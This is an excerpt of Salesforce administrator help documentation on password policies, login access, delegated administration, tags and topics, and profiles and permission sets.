The Usage-based Entitlements related list displays the following information. These fields aren't editable, and they are only visible if your Salesforce org is entitled to a resource.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, and **Unlimited** Editions

Column name	Description
Resource	What your company can use.
Resource ID	Unique identifier for this line item.
Start Date	Day your contract begins. Note: If you have multiple contracts affecting this resource, this field reflects the earliest start date among your contracts.
End Date	Day your contract ends. Note: If you have multiple contracts affecting this resource, this field reflects the latest end date among your contracts.
Frequency	If Monthly, Allowance is reset at the beginning of each month. If Once, Allowance is available until End Date.
Allowance	Amount of a resource that your org can use. If Frequency is Monthly, the month begins on your Start Date.

Column name	Description
`Amount Used`	The amount of this resource that your org is using.
`Last Updated`	The most recent date and time when Salesforce took a snapshot of your org's usage for this resource.

For more information about resources your org is entitled to, contact Salesforce.

SEE ALSO:

Usage-based Entitlements

View Your Salesforce Org's Usage-Based Entitlements

Passwords

Salesforce provides each user in your organization with a unique username and password that must be entered each time a user logs in. As an administrator, you can configure several settings to ensure that your users' passwords are strong and secure.

- Password policies—Set various password and login policies, such as specifying an amount of time before all users' passwords expire and the level of complexity required for passwords. See Set Password Policies on page 842.
- User password expiration—Expire the passwords for all users in your organization, except for users with "Password Never Expires" permission. See Expire Passwords for All Users on page 845.
- User password resets—Reset the password for specified users. See Reset Passwords for Your Users on page 485.
- Login attempts and lockout periods—If a user is locked out of Salesforce because of too many failed login attempts, you can unlock them. See Edit Users on page 432.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Password policies available in: **All** Editions

USER PERMISSIONS

To set password policies:
- "Manage Password Policies"

To reset user passwords and unlock users:
- "Reset User Passwords and Unlock Users"

Password Requirements

A password can't contain a user's username and can't match a user's first or last name. Passwords also can't be too simple. For example, a user can't change their password to *`password`*.

For all editions, a new organization has the following default password requirements. You can change these password policies in all editions, except for Personal Edition.

- A password must contain at least eight characters, including one alphabetic character and one number.
- The security question's answer can't contain the user's password.
- When users change their password, they can't reuse their last three passwords.

Set Password Policies

Improve your Salesforce org security with password protection. You can set password history, length, and complexity requirements along with other values. In addition, you can specify what to do if a user forgets their password.

Reset Passwords for Your Users

As an administrator, you can reset a user's password for better protection or to unlock a user if the user is locked out.

Expire Passwords for All Users

As an administrator, you can expire passwords for all users any time you want to enforce extra security for your organization. After expiring passwords, all users are prompted to reset their password the next time they log in.

SEE ALSO:

Change Your Password

Set Password Policies

Improve your Salesforce org security with password protection. You can set password history, length, and complexity requirements along with other values. In addition, you can specify what to do if a user forgets their password.

For your organization's security, you can set various password and login policies.

Note: User passwords cannot exceed 16,000 bytes.

Logins are limited to 3,600 per hour per user. This limit applies to organizations created after Summer '08.

1. From Setup, enter *Password Policies* in the Quick Find box, then select **Password Policies**.
2. Customize the password settings.

Field	Description
User passwords expire in	The length of time until user passwords expire and must be changed. The default is 90 days. This setting isn't available for Self-Service portals. This setting doesn't apply to users with the "Password Never Expires" permission. If you change the User passwords expire in setting, the change affects a user's password expiration date if that user's new expiration date is earlier than the old expiration date or if you remove an expiration by selecting Never expires.
Enforce password history	Save users' previous passwords so that they must always reset their password to a new, unique password. Password history is not saved until you set this value. The default is 3 passwords remembered. You cannot select No passwords remembered unless you select Never expires for the User passwords expire in field. This setting isn't available for Self-Service portals.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To set password policies:

- "Manage Password Policies"

Field	Description
Minimum password length	The minimum number of characters required for a password. When you set this value, existing users aren't affected until the next time they change their passwords. The default is 8 characters.
Password complexity requirement	The requirement for which types of characters must be used in a user's password. Complexity levels: • No restriction—allows any password value and is the least secure option. • Must mix alpha and numeric characters—requires at least one alphabetic character and one number, which is the default. • Must mix alpha, numeric, and special characters—requires at least one alphabetic character, one number, and one of the following special characters: ! # $ % - _ = + < >. • Must mix numbers and uppercase and lowercase letters—requires at least one number, one uppercase letter, and one lowercase letter. • Must mix numbers, uppercase and lowercase letters, and special characters—requires at least one number, one uppercase letter, and one lowercase letter, and one of the following special characters: ! # $ % - _ = + < >. Note: Only the special characters listed meet the requirement. Other symbol characters are not considered special characters.
Password question requirement	The values are Cannot contain password, meaning that the answer to the password hint question cannot contain the password itself; or None, the default, for no restrictions on the answer. The user's answer to the password hint question is required. This setting is not available for Self-Service portals, Customer Portals, or partner portals.
Maximum invalid login attempts	The number of login failures allowed for a user before they become locked out. This setting isn't available for Self-Service portals.
Lockout effective period	The duration of the login lockout. The default is 15 minutes. This setting isn't available for Self-Service portals. Note: If users are locked out, they must wait until the lockout period expires. Alternatively, a user with the "Reset User Passwords and Unlock Users" permission can unlock them from Setup with the following procedure:

Field	Description
	a. Enter *Users* in the Quick Find box. b. Select **Users**. c. Selecting the user. d. Click **Unlock**. This button is only available when a user is locked out.
Obscure secret answer for password resets	This feature hides answers to security questions as you type. The default is to show the answer in plain text. Note: If your org uses the Microsoft Input Method Editor (IME) with the input mode set to Hiragana, when you type ASCII characters, they're converted in Japanese characters in normal text fields. However, the IME doesn't work properly in fields with obscured text. If your org's users cannot properly enter their passwords or other values after enabling this feature, disable the feature.
Require a minimum 1 day password lifetime	When you select this option, a password can't be changed more than once in a 24-hour period.

3. Customize the forgotten password and locked account assistance information.

Note: This setting is not available for Self-Service portals, Customer Portals, or partner portals.

Field	Description
Message	If set, this message appears in the "We can't reset your password" email. Users receive this email when they lock themselves out by trying to reset their password too many times. The text also appears at the bottom of the Answer Your Security Question page when users reset their passwords. You can tailor the text to your organization by adding the name of your internal help desk or a system administrator. For the email, the message appears only for accounts that need an administrator to reset them. Lockouts due to time restrictions get a different system email message.
Help link	If set, this link displays with the text defined in the Message field. In the "We can't reset your password" email, the URL displays exactly as typed in the Help link field, so the user can see where the link goes. This URL display format is a security feature, because the user is not within a Salesforce organization.

Field	Description
	On the Answer Your Security Question page, the `Help link` URL combines with the text in the `Message` field to make a clickable link. Security isn't an issue, because the user is in a Salesforce organization when changing passwords. Valid protocols: • http • https • mailto

4. Specify an alternative home page for users with the "API Only User" permission. After completing user management tasks such as resetting a password, API-only users are redirected to the URL specified here, rather than to the login page.
5. Click **Save**.

SEE ALSO:

View and Edit Password Policies in Profiles

Passwords

Reset Passwords for Your Users

As an administrator, you can reset a user's password for better protection or to unlock a user if the user is locked out.

To reset a user's password:

1. From Setup, enter *Users* in the `Quick Find` box, then select **Users**.
2. Select the checkbox next to the user's name. Optionally, to change the passwords for all currently displayed users, check the box in the column header to select all rows.
3. Click **Reset Password**. The user receives an email that contains a link and instructions to reset the password.

A password created this way doesn't expire, but users must change the password the first time they log in.

Tip: You can perform this and other administration tasks from the SalesforceA mobile app.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To reset passwords:

- "Reset User Passwords and Unlock Users"

  OR

  Permission to edit the user via the user interface or the API

Considerations for Resetting Passwords

- Only an administrator can reset single sign-on user passwords. Single sign-on users can't reset their own passwords.
- After resetting a password, users might be required to activate their computers to successfully log in to Salesforce.
- Resetting a locked-out user's password automatically unlocks the user's account.
- When a user loses a password, the user can click the forgot password link on the login page to receive an email with steps to reset a password. The user must correctly answer the security

question to reset the password. In Password Policies, you can customize the security question page that the user sees with information about where to go to for help.

Note: If the user hasn't set a security question, or doesn't answer the security question correctly, the password isn't reset.

A user can request to reset a password through the forgot password link a maximum of five times in a 24-hour period. Administrators can reset a user's password as often as needed.

- Resetting a password also resets the user's security token.

SEE ALSO:

Reset Your Forgotten Password
Change Your Password
Reset Your Security Token
Passwords
Help Users From Anywhere With SalesforceA

Expire Passwords for All Users

As an administrator, you can expire passwords for all users any time you want to enforce extra security for your organization. After expiring passwords, all users are prompted to reset their password the next time they log in.

To expire passwords for all users, except those users with the "Password Never Expires" permission:

1. From Setup, enter *Expire All Passwords* in the Quick Find box, then select **Expire All Passwords**.
2. Select **Expire all user passwords**.
3. Click **Save**.

The next time users log in, they are prompted to reset their password.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To expire all passwords:
- "Manage Internal Users"

Considerations When Expiring Passwords

- Users might need to activate their computers to log in to Salesforce.
- Expire all user passwords doesn't affect Self-Service portal users, because they aren't direct Salesforce users.

SEE ALSO:

Passwords

Control Login Access

Control whether your users are prompted to grant account access to Salesforce admins, and whether users can grant access to publishers.

1. From Setup, enter *Login Access Policies* in the Quick Find box, then select **Login Access Policies**.
2. To allow Salesforce admins to log in as any user in the org without first asking them to grant access, enable **Administrators Can Log in as Any User**.

   To have this feature removed from your org, contact Salesforce. If you remove the feature, a user must grant login access before a Salesforce admin can log in to that user's account for troubleshooting.
3. To prevent users from granting access to a publisher—for example, to comply with regulatory or privacy concerns—click **Available to Administrators Only** for that publisher.

   Note: Users can't grant login access to managed packages that are licensed to your entire Salesforce org. Only admins with the "Manage Users" permission enabled on their profiles can grant access to these publishers. Also, some managed packages don't have login access. If a package isn't listed on the Login Access Policies page, login access isn't available for that package.
4. Click **Save**.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **All** Editions

Granting administrator access available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To control login access policies:
- "Manage Login Access Policies"

SEE ALSO:

Log In as Another User

Grant Login Access

Log In as Another User

To assist other users, administrators can log in to Salesforce as another user. Depending on your organization settings, individual users might need to grant login access to administrators.

Note:
- As a security measure, when administrators are logged in as another user, they can't authorize OAuth data access for that user. For example, admins can't authorize OAuth access to user accounts, including single sign-on to third-party applications.
- If admins attempt to log in as another user who has the "Two-Factor Authentication for User Interface Logins" user permission, they must satisfy the two-factor authentication requirement. Coordinate with the users whom you're logging in as so that they're available when you need account access. They must verify their identity with an authenticator app, U2F security key, or a temporary identity verification code. If a user hasn't already set up a two-factor authentication method, setup is required before you can log in as the user.

1. From Setup, enter *Users* in the Quick Find box, then select **Users**.
2. Click the **Login** link next to the username. This link is available only for users who have granted login access to an administrator or in organizations where administrators can log in as any user.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To log in as another user:
- "Modify All Data"

3. To return to your administrator account, click *User's Name* > **Logout**.

SEE ALSO:

- Control Login Access
- Grant Login Access
- Troubleshoot Login Issues
- View and Manage Users

Delegate Administrative Duties

Use delegated administration to assign limited admin privileges to users in your org who aren't administrators. For example, let's say you want the Customer Support team manager to manage users in the Support Manager role and all subordinate roles. Create a delegated admin for this purpose so that you can focus on other administration tasks.

Delegated administrators can:

- Create and edit users in specified roles and all subordinate roles. User editing tasks include resetting passwords, setting quotas, creating default opportunity teams, and creating personal groups for those users.
- Unlock users.
- Assign users to specified profiles.
- Assign or remove permission sets for users in their delegated groups.
- Create public groups and manage membership in specified public groups.
- Log in as a user who has granted login access to the administrator.
- Manage custom objects and customize nearly every aspect of a custom object. However, a delegated admin can't create or modify relationships on the object or set org-wide sharing defaults.
- Administer users across all delegated groups to which the delegated admin is assigned. For example, Sam Smith is specified as a delegated administrator in two delegated groups, Group A and Group B. Sam can assign a permission set or public group from Group A to users in Group B.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To manage delegated administration:

- "Customize Application"

To be a delegated administrator:

- "View Setup and Configuration"

Note: When delegating administration, keep the following in mind. Delegated administrators:

- Can't assign profiles or permission sets with the "Modify All Data" permission
- Don't see the None Specified option when selecting a role for new users
- Need access to custom objects to access the merge fields on those objects from formulas
- Can't modify permission sets

To delegate administration of particular objects, use object permissions, such as "View All" and "Modify All," instead.

Define Delegate Administrators

Enable delegated administrators to manage users in specified roles and all subordinate roles. You can assign specified profiles to those users, and log in as users who have granted login access to administrators. A delegated administration group is a group of users who have the same admin privileges. These groups are not related to public groups used for sharing.

Define Delegate Administrators

Enable delegated administrators to manage users in specified roles and all subordinate roles. You can assign specified profiles to those users, and log in as users who have granted login access to administrators. A delegated administration group is a group of users who have the same admin privileges. These groups are not related to public groups used for sharing.


Walk Through It: Delegate Administration


Walk Through It: Delegate Administration in Lightning Experience

1. From Setup, enter *Delegated Administration* in the Quick Find box, then select **Delegated Administration** and click **New**
2. Select or create a delegated group.
3. To allow the users in this group to log in as users in the role hierarchy that they administer, select **Enable Group for Login Access**. Depending on your org settings, individual users need to grant login access to allow their administrators to log in as them.
4. Click **Save**.
5. For each related list, click **Add** to define your delegated group details.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To manage delegated administration:
- "Customize Application"

To be a delegated administrator:
- "View Setup and Configuration"

SEE ALSO:

Delegate Administrative Duties

Topics and Tags Settings

When you enable topics for objects, users can add topics to records so they can quickly retrieve related items using list views. With Chatter enabled, users can also see related items on the Records tab of each topic detail page. Enabling topics for an object disables public tags on records of that object type. Personal tags aren't affected.

To use topics to organize records, enable topics for accounts, assets, campaigns, cases, contacts, contracts, files, leads, opportunities, orders, solutions, custom objects, and English articles.

EDITIONS

Available in: Salesforce Classic

Topic and tag settings are available in: **All** Editions

USER PERMISSIONS

To modify topic and tag settings:
- "Customize Application"

Enable and Configure Topics for Objects

Enable topics for objects so users can add topics to records and organize them by common themes. This powerful feature is available with or without Chatter.

Enable Tags

Allow users to add personal or public tags to most records. Tags are words or short phrases that users associate to records to describe and organize data in a personalized way.

Adding Tags to the Sidebar

Delete Personal Tags for Deactivated Users

Your org can have up to 5,000,000 personal and public tags applied to records across all users. If your org is approaching this limit, delete personal tags for deactivated users.

Enable and Configure Topics for Objects

Enable topics for objects so users can add topics to records and organize them by common themes. This powerful feature is available with or without Chatter.

Administrators can enable topics for accounts, assets, campaigns, cases, contacts, contracts, files, leads, opportunities, orders, solutions, custom objects, and English articles. For each object type, administrators specify which fields to use for topic suggestions.

Note: Topics are only supported on English Knowledge articles.

Warning: When topics are enabled for an object, public tags are disabled for records of that object type.

1. From Setup, enter *Topics for Objects* in the Quick Find box, then select **Topics for Objects**.
2. Select an object.
3. At the right, select Enable Topics.
4. Select the text fields that you want to use for topic suggestions. (From a combination of the selected fields, up to 3 suggestions are made from the first 2,000 characters.)
5. Click **Save** to save changes for all objects.

Now, users with access to the enabled objects and appropriate topics permissions can:

- See topic assignments and suggestions on records of that object type
- Add and remove topics from records of that object type
- Use topics on records of that object type to filter their list views

Additionally, if your organization uses Chatter, users can click any topic assigned to a record to go directly to a topic page. There, they'll find other records on the topic, people who are knowledgeable about the topic, and other related information.

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

USER PERMISSIONS

To enable topics for objects:
- "Customize Application"

SEE ALSO:

Organize Records with Tags and Topics
Add Topics to Records
Organize Records with Tags and Topics
Add Topics to Records
Enable Topics for Articles

Enable Tags

Allow users to add personal or public tags to most records. Tags are words or short phrases that users associate to records to describe and organize data in a personalized way.

1. From Setup, enter *Tag Settings* in the Quick Find box, then select **Tag Settings**.
2. Select **Enable Personal Tags** and **Enable Public Tags** to allow users to add personal and public tags to records. Deselect both options to disable tags.
3. Specify which objects and page layouts display tags in a tag section at the top of record detail pages. The tag section is the only place where a user can add tags to a record.

   For example, if you select only account page layouts, users in your org can only tag account records. If you select only account page layouts for personal tags and not public tags, users can tag account records only with personal tags.
4. Click **Save**.

EDITIONS

Available in: Salesforce Classic

Tag settings available in: **All** Editions

USER PERMISSIONS

To modify tag settings:
- "Customize Application"

When enabling tags, keep these guidelines in mind.

- You can also add tags to page layouts by editing a layout directly. However, you can't add tags to feed-based page layouts.
- Search results and the Tags page don't display custom objects without an associated tab, even if tags are enabled for the custom object. If you want custom object records to appear, create an associated tab. The tab doesn't have to be visible to users.
- Customer Portal users can't view the tags section of a page, even if it is included in a page layout.
- When Chatter is disabled, joined reports can't be tagged.

SEE ALSO:

Topics and Tags Settings

Adding Tags to the Sidebar

When you enable tags for your organization, you can add the Tags component to your users' sidebar. This component allows users to navigate to the Tags page where they can browse, search, and manage their tags. It also lists each user's most recently used tags. To add this component:

1. From Setup, enter *Home Page Layouts* in the Quick Find box, then select **Home Page Layouts**.
2. Next to a home page layout that you want to modify, click **Edit**.
3. Select the Tags checkbox and click **Next**.
4. Arrange the Tags component on your page layout as desired, and click **Save**.

Tip: If you want the Tags component to appear on all pages and not just the Home tab, from Setup, enter *User Interface* in the Quick Find box, then select **User Interface**, and select Show Custom Sidebar Components on All Pages.

EDITIONS

Available in: Salesforce Classic

Tag settings available in: **All** Editions

USER PERMISSIONS

To modify tag settings:
- "Customize Application"

SEE ALSO:

Topics and Tags Settings

Delete Personal Tags for Deactivated Users

Your org can have up to 5,000,000 personal and public tags applied to records across all users. If your org is approaching this limit, delete personal tags for deactivated users.

1. From Setup, enter *Personal Tag Cleanup* in the Quick Find box, then select **Personal Tag Cleanup**.
2. Select one or more deactivated users and click **Delete**.

You can't restore personal tags after you delete them.

SEE ALSO:

Topics and Tags Settings

EDITIONS

Available in: Salesforce Classic

Personal Tag Cleanup available in: **All** Editions

USER PERMISSIONS

To delete personal tags for deactivated users:
- "Customize Application"

Control Who Sees What

Salesforce provides a flexible, layered data sharing design that allows you to expose different data sets to different sets of users, so users can do their job without seeing data they don't need to see. Use permission sets and profiles to specify the objects and fields users can access. Use organization-wide sharing settings, user roles, sharing rules to specify the individual records that users can view and edit.

Note: Who Sees What: Overview (Salesforce Classic)

Watch a demo on controlling access to and visibility of your data.

Tip: When implementing security and sharing rules for your organization, make a table of the various types of users in your organization. In the table, specify the level of access to data that each type of user needs for each object and for fields and records within the object. You can refer to this table as you set up your security model.

EDITIONS

Available in: Salesforce Classic

The available data management options vary according to which Salesforce Edition you have.

Object-Level Security (Permission Sets and Profiles)

Object-level security—or object permissions—provide the bluntest way to control data. Using object permissions you can prevent a user from seeing, creating, editing, or deleting any instance of a particular type of object, such as a lead or opportunity. Object permissions let you hide whole tabs and objects from particular users, so that they don't even know that type of data exists.

You specify object permissions in permission sets and profiles. *Permission sets* and *profiles* are collections of settings and permissions that determine what a user can do in the application, similar to a group in a Windows network, where all of the members of the group have the same folder permissions and access to the same software.

Profiles are typically defined by a user's job function (for example, system administrator or sales representative). A profile can be assigned to many users, but a user can be assigned to only one profile. You can use permission sets to grant additional permissions and access settings to users. It's easy to manage users' permissions and access with permission sets, because you can assign multiple permission sets to a single user.

Field-Level Security (Permission Sets and Profiles)

In some cases, you may want users to have access to an object, but limit their access to individual fields in that object. Field-level security—or field permissions—control whether a user can see, edit, and delete the value for a particular field on an object. They let you protect sensitive fields without having to hide the whole object from users. Field permissions are also controlled in permission sets and profiles.

Unlike page layouts, which only control the visibility of fields on detail and edit pages, field permissions control the visibility of fields in any part of the app, including related lists, list views, reports, and search results. To ensure that a user can't access a particular field, use field permissions. No other settings provide the same level of protection for a field.

Note: Field-level security doesn't prevent searching on the values in a field. When search terms match on field values protected by field-level security, the associated records are returned in the search results without the protected fields and their values.

Record-Level Security (Sharing)

After setting object- and field-level access permissions, you may want to configure access settings for the actual records themselves. Record-level security lets you give users access to some object records, but not others. Every record is owned by a user or a queue. The owner has full access to the record. In a hierarchy, users higher in the hierarchy always have the same access to users below them in the hierarchy. This access applies to records owned by users, as well as records shared with them.

To specify record-level security, set your organization-wide sharing settings, define a hierarchy, and create sharing rules.

- Organization-wide sharing settings—The first step in record-level security is to determine the organization-wide sharing settings for each object. Organization-wide sharing settings specify the default level of access users have to each others' records.

  You use organization-wide sharing settings to lock down your data to the most restrictive level, and then use the other record-level security and sharing tools to selectively give access to other users. For example, let's say users have object-level permissions to read and edit opportunities, and the organization-wide sharing setting is Read-Only. By default, those users can read all opportunity records, but can't edit any unless they own the record or are granted additional permissions.

- Role hierarchy—Once you've specified organization-wide sharing settings, the first way you can give wider access to records is with a role hierarchy. Similar to an organization chart, a role hierarchy represents a level of data access that a user or group of users needs. The role hierarchy ensures that users higher in the hierarchy always have access to the same data as people lower in their hierarchy, regardless of the organization-wide default settings. Role hierarchies don't have to match your organization chart exactly. Instead, each role in the hierarchy should represent a level of data access that a user or group of users needs.

  You can also use a territory hierarchy to share access to records. A territory hierarchy grants users access to records based on criteria such as zip code, industry, revenue, or a custom field that is relevant to your business. For example, you could create a territory hierarchy in which a user with the "North America" role has access to different data than users with the "Canada" and "United States" roles.

  Note: Although it's easy to confuse permission sets and profiles with roles, they control two very different things. Permission sets and profiles control a user's object and field access permissions. Roles primarily control a user's record-level access through role hierarchy and sharing rules.

- Sharing rules—Sharing rules let you make automatic exceptions to organization-wide sharing settings for particular sets of users, to give them access to records they don't own or can't normally see. Sharing rules, like role hierarchies, are only used to give additional users access to records—they can't be stricter than your organization-wide default settings.
- Manual sharing—Sometimes it's impossible to define a consistent group of users who need access to a particular set of records. In those situations, record owners can use manual sharing to give read and edit permissions to users who would not have access to the record any other way. Although manual sharing isn't automated like organization-wide sharing settings, role hierarchies, or sharing rules, it gives record owners the flexibility to share particular records with users that need to see them.
- Apex managed sharing—If sharing rules and manual sharing don't give you the control you need, you can use Apex managed sharing. Apex managed sharing allows developers to programmatically share custom objects. When you use Apex managed sharing to share a custom object, only users with the "Modify All Data" permission can add or change the sharing on the custom object's record, and the sharing access is maintained across record owner changes.

Profiles

Profiles define how users access objects and data, and what they can do within the application. When you create users, you assign a profile to each one.

SEE ALSO:

Profiles

Permission Sets

Field-Level Security

Sharing Settings

User Permissions and Access

User permissions and access settings are specified in profiles and permission sets. To use them effectively, understand the differences between profiles and permission sets.

User permissions and access settings specify what users can do within an organization:

- Permissions determine a user's ability to edit an object record, view the Setup menu, empty the organizational Recycle Bin, or reset a user's password.
- Access settings determine other functions, such as access to Apex classes, app visibility, and the hours when users can log in.

Every user is assigned only one profile, but can also have multiple permission sets. When determining access for your users, use *profiles to assign the minimum permissions and access settings* for specific groups of users. Then use *permission sets to grant more permissions* as needed.

This table shows the types of permissions and access settings that are specified in profiles and permission sets.

Permission or Setting Type	In Profiles?	In Permission Sets?
Assigned apps	✅	✅
Tab settings	✅	✅
Record type assignments	✅	✅
Page layout assignments	✅	
Object permissions	✅	✅
Field permissions	✅	✅
User permissions (app and system)	✅	✅
Apex class access	✅	✅
Visualforce page access	✅	✅
External data source access	✅	✅

EDITIONS

Available in: Salesforce Classic and Lightning Experience

The available permissions and settings vary according to which Salesforce edition you have.

Permission sets available in: **Contact Manager**, **Professional**, **Group**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Permission or Setting Type	In Profiles?	In Permission Sets?
Service provider access (if Salesforce is enabled as an identity provider)	✅	✅
Custom permissions	✅	✅
Desktop client access	✅	
Login hours	✅	
Login IP ranges	✅	

SEE ALSO:

- Profiles
- Permission Sets
- Revoking Permissions and Access

Profiles

Profiles define how users access objects and data, and what they can do within the application. When you create users, you assign a profile to each one.

Watch how you can grant users access to objects using profiles.

Who Sees What: Object Access (Salesforce Classic)

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Custom Profiles available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Your org includes several standard profiles where you can edit a limited number of settings. With editions that contain custom profiles, you can edit all permissions and settings except the user license. In Contact Manager and Group Edition orgs, you can assign standard profiles to your users, but you can't view or edit the standard profiles, and you can't create custom profiles.

Every profile belongs to exactly one user license type.

Work in the Enhanced Profile User Interface Page

In the enhanced profile user interface, the profile overview page provides an entry point for all settings and permissions for a profile.

Work in the Original Profile Interface

To view a profile on the original profile page, from Setup, enter *Profiles* in the Quick Find box, then select **Profiles**, then select the profile you want.

Standard Profiles

Every org includes standard profiles that you can assign to users. In standard profiles, you can edit some settings.

Manage Profile Lists

Profiles define how users access objects and data, and what they can do within the application. When you create users, you assign a profile to each one. To view the profiles in your organization, from Setup, enter *Profiles* in the Quick Find box, then select **Profiles**.

Clone Profiles

Instead of creating profiles, save time by cloning existing profiles and customizing them.

Viewing a Profile's Assigned Users

To view all users that are assigned to a profile from the profile overview page, click **Assigned Users** (in the enhanced profile user interface) or **View Users** (in the original profile user interface). From the assigned users page, you can:

Edit Object Permissions in Profiles

Object permissions specify the type of access that users have to objects.

View and Edit Tab Settings in Permission Sets and Profiles

Tab settings specify whether a tab appears in the All Tabs page or is visible in a tab set.

View and Edit Assigned Apps in Profiles

Assigned app settings specify the apps that users can select in the Force.com app menu.

Enable Custom Permissions in Profiles

Custom permissions give you a way to provide access to custom processes or apps. After you've created a custom permission and associated it with a process or app, you can enable the permission in profiles.

View and Edit Session Timeout Settings in Profiles

Use Session Settings to set how many minutes or hours of inactivity elapse before a user's authentication session times out. At the end of the session, the user needs to log in again.

View and Edit Password Policies in Profiles

To ensure that the appropriate level of password security is used for your organization, specify password requirements with Password Policies settings for users assigned to a profile. Profile Password Policies settings override the organization-wide Password Policies for that profile's users. If you do not set Password Policies on a profile, the organization-wide Password Policies apply. New profile Password Policies take effect for existing profile users when they reset their passwords.

Password Policy Fields in Profiles

Specify password requirements with Password Policies settings. Refer to these field descriptions to understand how each one impacts a profile's password requirements.

Permission Sets

A permission set is a collection of settings and permissions that give users access to various tools and functions. The settings and permissions in permission sets are also found in profiles, but permission sets extend users' functional access without changing their profiles.

Permission Set Overview Page

App and System Settings in Permission Sets

Search Permission Sets

To quickly navigate to other pages in a permission set, you can enter search terms in any permission set detail page.

View and Edit Assigned Apps in Permission Sets

Assigned app settings specify the apps that users can select in the Force.com app menu.

Assign Custom Record Types in Permission Sets

Enable Custom Permissions in Permission Sets

Custom permissions give you a way to provide access to custom processes or apps. After you've created a custom permission and associated it with a process or app, you can enable the permission in permission sets.

Manage Permission Set Assignments

You can assign permission sets to a single user from the user detail page or assign multiple users to a permission set from any permission set page.

SEE ALSO:

Edit Multiple Profiles with Profile List Views

Work in the Enhanced Profile User Interface Page

In the enhanced profile user interface, the profile overview page provides an entry point for all settings and permissions for a profile.

To open the profile overview page, from Setup, enter *Profiles* in the Quick Find box, then select **Profiles** and click the profile you want to view.

From the profile overview page, you can:

- Search for an object, permission, or setting
- Clone the profile
- If it's a custom profile, delete the profile by clicking **Delete**

  Note: You can't delete a profile that's assigned to a user, even if the user is inactive.
- Change the profile name or description by clicking **Edit Properties**
- View a list of users who are assigned to the profile
- Under Apps and System, click any of the links to view or edit permissions and settings.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Custom Profiles available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view profiles:
- "View Setup and Configuration"

To delete profiles and edit profile properties:
- "Manage Profiles and Permission Sets"

Enhanced Profile User Interface Overview

App and System Settings in the Enhanced Profile User Interface

Search in the Enhanced Profile User Interface

To locate an object, tab, permission, or setting name on a profile page, type at least three consecutive letters in the **Find Settings** box. As you type, suggestions for results that match your search terms appear in a list. Click an item in the list to go to its settings page.

Assign Record Types and Page Layouts in the Enhanced Profile User Interface

View and Edit Login Hours in the Enhanced Profile User Interface

For each profile, you can specify the hours when users can log in.

Restrict Login IP Ranges in the Enhanced Profile User Interface

Control login access at the user level by specifying a range of allowed IP addresses on a user's profile. When you define IP address restrictions for a profile, a login from any other IP address is denied.

SEE ALSO:

Enhanced Profile User Interface Overview

Enhanced Profile User Interface Overview

The enhanced profile user interface provides a streamlined experience for managing profiles. With it, you can easily navigate, search, and modify settings for a profile.

To enable the enhanced profile user interface, from Setup, enter *User Interface* in the Quick Find box, then select **User Interface**, then select **Enable Enhanced Profile User Interface** and click **Save**. Your organization can only use one profile user interface at a time.

Note: You can't use the enhanced profile user interface if:

- You use Microsoft® Internet Explorer® 6 or earlier to manage your profiles (unless you've installed the Google Chrome Frame™ plug-in for Internet Explorer).
- Your organization uses category groups on guest profiles used for sites.
- Your organization delegates partner portal administration to portal users.

SEE ALSO:

Work in the Enhanced Profile User Interface Page

Profiles

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Custom Profiles available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To enable the enhanced profile user interface:

- "Customize Application"

App and System Settings in the Enhanced Profile User Interface

In the enhanced profile user interface, administrators can easily navigate, search, and modify settings for a single profile. Permissions and settings are organized into pages under app and system categories, which reflect the rights users need to administer and use app and system resources.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

App Settings

Apps are sets of tabs that users can change by selecting the drop-down menu in the header. All underlying objects, components, data, and configurations remain the same, regardless of the selected app. In selecting an app, users navigate in a set of tabs that allows them to efficiently use the underlying functionality for app-specific tasks. For example, let's say you do most of your work in the sales app, which includes tabs like Accounts and Opportunities. To track a new marketing campaign, rather than adding the Campaigns tab to the sales app, you select Marketing from the app drop-down to view your campaigns and campaign members.

